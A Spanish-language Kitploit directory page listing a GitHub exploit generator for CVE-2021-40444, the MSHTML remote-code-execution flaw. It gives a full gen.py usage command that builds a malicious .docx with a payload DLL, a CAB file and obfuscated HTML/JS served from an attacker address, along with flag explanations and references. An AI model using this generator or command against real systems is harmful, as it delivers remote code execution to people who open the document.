

Skip to content
KitploitKITPLOIT
HerramientasExploitsBlog
Log in
Enviar
HerramientasExploitsBlog
Enviar

¡Herramientas de Hacking, PenTest y Ciberseguridad para tu Arsenal de Seguridad!

Kitploit es un directorio de herramientas de hacking, ciberseguridad y pentesting. Descubre las últimas actualizaciones de proyectos para encontrar vulnerabilidades, analizar sistemas, automatizar pruebas y fortalecer tu seguridad.

FeedsContactoPrivacidad© 2026 Kitploit

Directorio de Herramientas

Categorías

Ver todas las categorías
Loading categories
CVE-2021-40444 — Generador de exploits basado en Python para CVE-2021-40444 (RCE en MSHTML) con entrega de payload dirigida por plantillas mediante documentos de Office maliciosos, archivos CAB y callbacks HTML/JS ofuscados. | Kitploit
Herramientas/GitHubGitHub/h0j3n/cve-2021-40444
Generación de PayloadsExplotaciónExplotación de Aplicaciones WebComando y ControlAprendizaje y Educación
GitHubh0j3n/cve-2021-40444

CVE-2021-40444

Generador de exploits basado en Python para CVE-2021-40444 (RCE en MSHTML) con entrega de payload dirigida por plantillas mediante documentos de Office maliciosos, archivos CAB y callbacks HTML/JS ofuscados.

Ver Repositorio
11426hace 5 añosAún no revisado
Compartir

CVE-2021-40444

Uso


Asegúrate de ejecutar primero setup.sh, ya que necesitarás algunos directorios. Una vez que hayas ejecutado el script, deberías poder ejecutar gen.py con el siguiente ejemplo:-

# Usage
python3 gen.py -d document/Sample.docx -p payload/payload.dll -i "http://10.10.10.10" -t html/template.html -c payload.cab -f nothing.inf -r Sample2.docx -obf 3

# Flag
-d -> Our .docx file that already been modified with Bitmap Object whether in header, document or footer
-i -> IP Address
-p -> Payload (.dll)
-t -> HTML File with Javascript
-r -> Rename the output of modified .docx 
-c -> Rename the output of patched .cab
-f -> Rename the output of .inf 
-obf -> Extra : Comes with 3 mode (HTML Entity, UTF-16BE or Both)
-v -> Increase output verbosity

Notas

  1. La ubicación de http.server estará en el directorio web. Este directorio tendrá 3 archivos:-

  • .cab
  • .html
  • .docx

Sin Verbose

without_verbose

Con Verbose

with_verbose

Descargo de responsabilidad

Este repositorio es únicamente con fines educativos y no está destinado a ser utilizado en entornos reales con malas intenciones. Cualquier uso ilegal de este repositorio es estrictamente bajo tu propia responsabilidad y riesgo.


Referencias

  1. https://msrc.microsoft.com/update-guide/vulnerability/CVE-2021-40444
  2. https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-40444
  3. https://github.com/klezVirus/CVE-2021-40444
  4. https://github.com/lockedbyte/CVE-2021-40444
  5. https://trendmicro.com/en_us/research/21/i/remote-code-execution-zero-day--cve-2021-40444--hits-windows--tr.html
  6. https://tenable.com/blog/microsoft-s-september-2021-patch-tuesday-addresses-60-cves-cve-2021-40444
  7. https://news.sophos.com/en-us/2021/09/14/big-office-bug-squashed-for-september-2021s-patch-tuesday/
  8. https://huntress.com/blog/cybersecurity-advisory-hackers-are-exploiting-cve-2021-40444
  9. https://microsoft.com/security/blog/2021/09/15/analyzing-attacks-that-exploit-the-mshtml-cve-2021-40444-vulnerability/
  10. https://xret2pwn.github.io/CVE-2021-40444-Analysis-and-Exploit/
  11. https://blog.sunggwanchoi.com/remote-template-injection/
  12. https://youtube.com/watch?v=dgdx3QqPCuA
  13. https://businessinsights.bitdefender.com/technical-advisory-zero-day-vulnerability-in-microsoft-mshtml-allows-remote-code-execution
Descargar herramienta

Más Populares

Ver todos →

Descubre las herramientas más usadas por nuestra comunidad.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 El kit de herramientas OSINT definitivo: grafo de investigación, puntuación de confianza, familias de alias, mapa, línea de tiempo e informes. 49 módulos, más de 400 sitios, sin necesidad de claves API.

    795
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicación de Ejecución con un Solo Toque GhostLock (CVE-2026-43499)

    520
  • 3

    ARTEX

    baarai/artex

    Plataforma de pruebas de penetración autónoma multiagente basada en LLM con agentes planificadores/trabajadores, grafos de activos y de exploración, registro de tráfico MITM y reevaluación de vulnerabilidades.

    439
  • 4

    redforge

    cybersecurity91/redforge

    Kit de herramientas de red team del lado del navegador con 102 herramientas offline para reconocimiento, generación de payloads, ataques de credenciales, criptografía, codificación y elaboración de informes de compromiso.

    346
  • 5

    looking-glass

    anonghosty/looking-glass

    Plataforma CSIRT que ingiere informes de Shadowserver en MongoDB y los reproduce como mapas interactivos, análisis, hallazgos, avisos y paneles ejecutivos.

    267
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    El sistema de acción para la ciberseguridad nativa de IA—donde la intención se convierte en ejecución gobernada, la evidencia se convierte en memoria operativa y cada operación mejora la siguiente.

    264

Explora todas las herramientas

Explora nuestra colección de herramientas

Ver todas las herramientas →




